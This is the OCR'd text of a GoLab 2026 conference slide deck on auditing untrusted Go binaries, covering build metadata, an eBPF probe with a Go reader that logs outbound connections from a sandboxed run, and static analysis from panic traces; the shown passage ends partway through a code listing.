Trust Nothing

Audit Random Go Binaries Securely

Golab 2026, Bologna

with great po



esponsibility!

Go 🤝 CLI

- Go allows you writing handy **CLI tools**
- Easy to build (and **compile**) source code
- Easy to **distribute** (no dependency issues)
- CLI apps inherits our privileges (**Privilege Inheritance**)
- It sees everything we see (enough to harm the system)
- Don’t panic! 🤦

Sometimes you might find yourself in a scenario where...

what you run is not what you thought you were running





How valuable is understanding what's inside a casual Go binary?

Have You Ever...

- … received a binary **without** source code?
- … downloaded a CLI tool from GitHub and ran it **immediately**?
- … run a microservice with a **100MB** binary?
- … run go install on an **unknown** package?
- … debug a binary whose source code **has gone**?
- If you have answered **“yes”** at least once, this talk is for you!

Our Challenge 🎓

Learn auditing a binary without the source code…

without trusting nothing and no one!



Who's ossan?

- Ivan Pesenti
- Gopher by day
- Sleeper by night 😂
- Stopping breaches @CrowdStrike
- Docker Captain, Mentor, Speaker
- Hobbies: football, anime, cooking
- ossan **not in** ("malware analyst", "security researcher", "reverse engineer")



Why this talk? 🤦

- A cloud engineer’s curiosity
- Understand Go binaries’ differences
- Prove is not a “private lobby”
- For completeness
- Use this knowledge to design safer binaries
- Share my experience and collect feedback

What this session is NOT meant to be 🤷

- A comprehensive guide on:
  - Reverse Engineering
  - Any tools mentioned
  - Go internals
- A “written in the stone” process
- This process is not a “silver bullet”
- … however it’s a great starting point 👊


Journey in Reverse Engineering 🚀



1. Anatomy of a Go binary
2. Structural Analysis
3. 3-step framework:
    a. Runtime observation
    b. Static analysis
    c. Visualization
4. Conclusions

Milestone 1

Trust nothing - The Journey



Go Binary Anatomy 

- The binary is dense of metadata
- It creates “**Fat Binaries**”
- It does the opposite of other languages’ compilers (e.g. C or C++)
- It adds two sections we care about:
  - **.go.buildinfo**
  - **.gopclntab** (discussed later)

See It in Action

cmd/concept-001/part-d/main.go

```go
package main

import (
  "github.com/fatih/color"
)

func main() {
  color.Green("Hello from golab 2026!")
  color.Red("Trust nothing!!!")
}
```

```
$ go run main.go
Hello from golab 2026!
Trust nothing!!!
$
```

DNA of the Compiled Binary


```
$ go build -o myapp ./cmd/concept-001/part-d
$ go version -m myapp
myapp: go1.25.5
        path    github.com/ossan-dev/golab2026/cmd/concept-001/part-d
        mod     github.com/ossan-dev/golab2026  v0.0.0-20260728094438-416285ab5697+dirty
        dep     github.com/fatih/color  v1.19.0 h1:Zp3PiM21/9Ld6FzSKyL5c/BULoe/ONr9KlbYVOfG8+w=
        dep     github.com/mattn/go-colorable   v0.1.14 h1:9A9LHSqF/7dyVVX6g0U9cwm9pG3kP9gSzcuIPHPsaIE=
        dep     github.com/mattn/go-isatty      v0.0.20 h1:xfD0iDuEKnDkl03q4limB+vH+GxLEtL/jb4xVJSWWEY=
        dep     golang.org/x/sys        v0.46.0 h1:noSf2Fq6F8DBgS+LysIkx7rIExoNHJsxOAtPp4rthXw=
        build   -buildmode=exe
        build   -compiler=gc
        build   CGO_ENABLED=1
        build   CGO_CFLAGS=
        build   CGO_CPPFLAGS=
        build   CGO_CXXFLAGS=
        build   CGO_LDFLAGS=
        build   GOARCH=amd64
        build   GOOS=linux
        build   GOAMD64=v1
        build   vcs=git
        build   vcs.revision=416285ab569736163793dcf62920209835c66c29
        build   vcs.time=2026-07-28T09:44:38Z
        build   vcs.modified=true
$ go mod verify
all modules verified
```

Let’s Welcome the 🌟

./secure_binary


Milestone 2

Trust nothing - The Journey



Let’s run the binary...


... and observe!




Runtime Observation Process

- Run the binary in an **isolated VM** (or sandbox)
- Use **eBPF** to monitor syscalls (such as openat, connect)
- Look for unexpected notable things:
  - I/O interactions
  - Outbound HTTP requests
  - Send/receive data
- Goal: understand his **high-level purposes**

Runtime Observation Process





The Probe 🔗

- Written in “**eBPF C**”
- You can only do a **restricted set** of operations (it doesn’t allow me to crash the entire server 🤣)
- Hooks into a syscall, get executed, grab data, and save them
- Fundamentals are:
  - Struct definition (data shape to record a connection)
  - Hook definition (syscall I want to monitor)
  - Handler (filtering, and so on)

cmd/concept-003/part-b/bpf/probe.c

```c
//go:build ignore
#include "vmlinux.h"
#include <bpf/bpf_endian.h>
#include <bpf/bpf_helpers.h>

struct connect_event {
  u32 pid;
  u8  ip[16];
  u16 port;
  char comm[16];
};

struct
{
  __uint(type, BPF_MAP_TYPE_RINGBUF);
  __uint(max_entries, 256 * 1024);
} events SEC(".maps");

SEC("tracepoint/syscalls/sys_enter_connect")
```

cmd/concept-003/part-b/bpf/probe.c

```c
int detect_connect(struct trace_event_raw_sys_enter *ctx)
{
    void *addr = (void *)ctx->args[1];

    // 1. Safely read the address family (IPv6 = 10)
    u16 family = 0;
    bpf_probe_read_user(&family, sizeof(family), addr);

    // 2. Filter: only trace IPv6 connections (AF_INET6
    if (family != 10) return 0;

    // 3. Reserve space in the Ring Buffer
    struct connect_event *e = bpf_ringbuf_reserve(&events, sizeof(*e), 0);
    if (!e) return 0;

    // 4. Populate event metadata
    e->pid = bpf_get_current_pid_tgid() >> 32;
    bpf_get_current_comm(e->comm, sizeof(e->comm));

    // 5. Read IPv6 address and port
    struct sockaddr_in6 sa6;
    bpf_probe_read_user(&sa6, sizeof(sa6), addr);
    __builtin_memcpy(e->ip, &sa6.sin6_addr, 16);
    e->port = bpf_ntohs(sa6.sin6_port);


    // 6. Submit the event to user space
    bpf_ringbuf_submit(e, 0);
    return 0;
}
```

The bpf2go tool 

- Written by the author of the Cilium project
- **Translates** the “eBPF C” code in Go
- It compiles the probe code and generate type-safe Go bindings
- Expects a **//go generate** comment in your Go code
- **//go:generate go run github.com/cilium/ebpf/cmd/bpf2go -cc clang Bpf ./bpf/probe.c**
- run **go generate ./...**

Who’s going to monitor?

… the observer!



Instrumentation

cmd/concept-003/part-b/main.go

```go
// ... other code

  // 1. Allow the Go program to load eBPF into the kernel
  if err := rlimit.RemoveMemlock(); err != nil {
    log.Fatalf("removing memlock: %v", err)
  }

  // 2. Load our compiled C probe into the kernel
  objs := BpfObjects{}
  if err := LoadBpfObjects(&objs, nil); err != nil {
    log.Fatalf("loading objects: %v", err)
  }
  defer objs.Close()

  // 3. attach the eBPF program to the tracepoint!
  kp, err := link.Tracepoint("syscalls", "sys_enter_connect", objs.
DetectConnect, nil)
  if err != nil {
    log.Fatalf("opening tracepoint: %s", err)
  }
  defer kp.Close()

// ... other code
```

The reader

cmd/concept-003/part-b/main.go

```
1  // ... other code
2
3    // 4. Read from the Ring Buffer...
4    rd, err := ringbuf.NewReader(objs.Events)
5    if err != nil {
6      log.Fatalf("opening ringbuf reader: %s", err)
7    }
8    defer rd.Close()
9
10 // ... other code
```

cmd/concept-003/part-b/main.go


```go
type ConnectEvent struct {
  PID  uint32
  IP   [16]byte
  Port uint16
  Comm [16]byte
}

// 5. Loop and read events sent from the kernel
var event ConnectEvent
for {
  record, err := rd.Read()
  if err != nil {
    if errors.Is(err, ringbuf.ErrClosed) {
      log.Println("Reader closed, exiting...")
      return
    }
    log.Printf("reading from reader: %s", err)
    continue
  }

  reader := bytes.NewReader(record.RawSample)
  if err := binary.Read(reader, binary.LittleEndian
, &event); err != nil {
    log.Printf("parsing event: %v", err)
    continue
  }


  // other code
}
```


HOLLYWOOD
PRODUCTION
DIRECTOR
CAMERA
DATE
SCENE
TAKE


1/1
Tilix: ossan@personal: ~/Projects/golab-2026
1: ossan@personal: ~/Projects/golab-2026/cmd/concept-003/part-b
$
2: ossan@personal: ~/Projects/golab-2026
$


What's that suspicious HTTP connection?

Let's find out!



Milestone 3

Trust nothing - The Journey




Why M:N Scheduler? 🤔

- **eBPF** can only see the **OS threads**
- **Go** works at **goroutine**-level
- **eBPF** runs at **Kernel Space** level
- **Go** runs at **User Space** level
- eBPF can tell: “OS Thread #45 just connected to an external IP”
- What’s the culprit goroutine?
- Let’s talk about M:N scheduler

In a nutshell... a juggler!



The G-M-P Model




What's come next?




- eBPF told us about a suspicious connection
- We know the target (the IP, port)
- We still need to figure out the code originating the request
- To peek into the code, let's employ **Static Analysis** 🔬

Milestone 4

Trust nothing - The Journey



Static Analysis



- Inspecting the code **without having to run it**
- Detect bugs, security issues, style problems, or maintainability issues
- Example tools are: ***go vet, staticcheck, golangci-lint, go sec***
- The goal is: read the **program's mind**

  without the source code!

A flash from the past...

... 15 minutes ago

Go Binary Anatomy 

- The binary is dense of metadata
- It does the opposite of other languages' compilers (e.g. C or C++)
- It creates "**Fat Binaries**"
- It adds two sections we care about:
  - **.go.buildinfo**
  - **.gopclntab** → *Discussed Now*

Panic 😭 and Happiness 😂

cmd/concept-006/crash/crash.txt

```
1  panic: runtime error: integer divide by zero
2
3  goroutine 1 [running]:
4  main.divide(...)
5    /home/ossan/Projects/golab-2026/cmd/concept-006/crash/main.go:13
6  main.main()
7    /home/ossan/Projects/golab-2026/cmd/concept-006/crash/main.go:8 +0xa
8  exit status 2
```

… we know where to start checking

cmd/concept-006/crash/main.go

```
1  package main
2
3  import "fmt"
4
5  func main() {
6    a := 10
7    b := 0
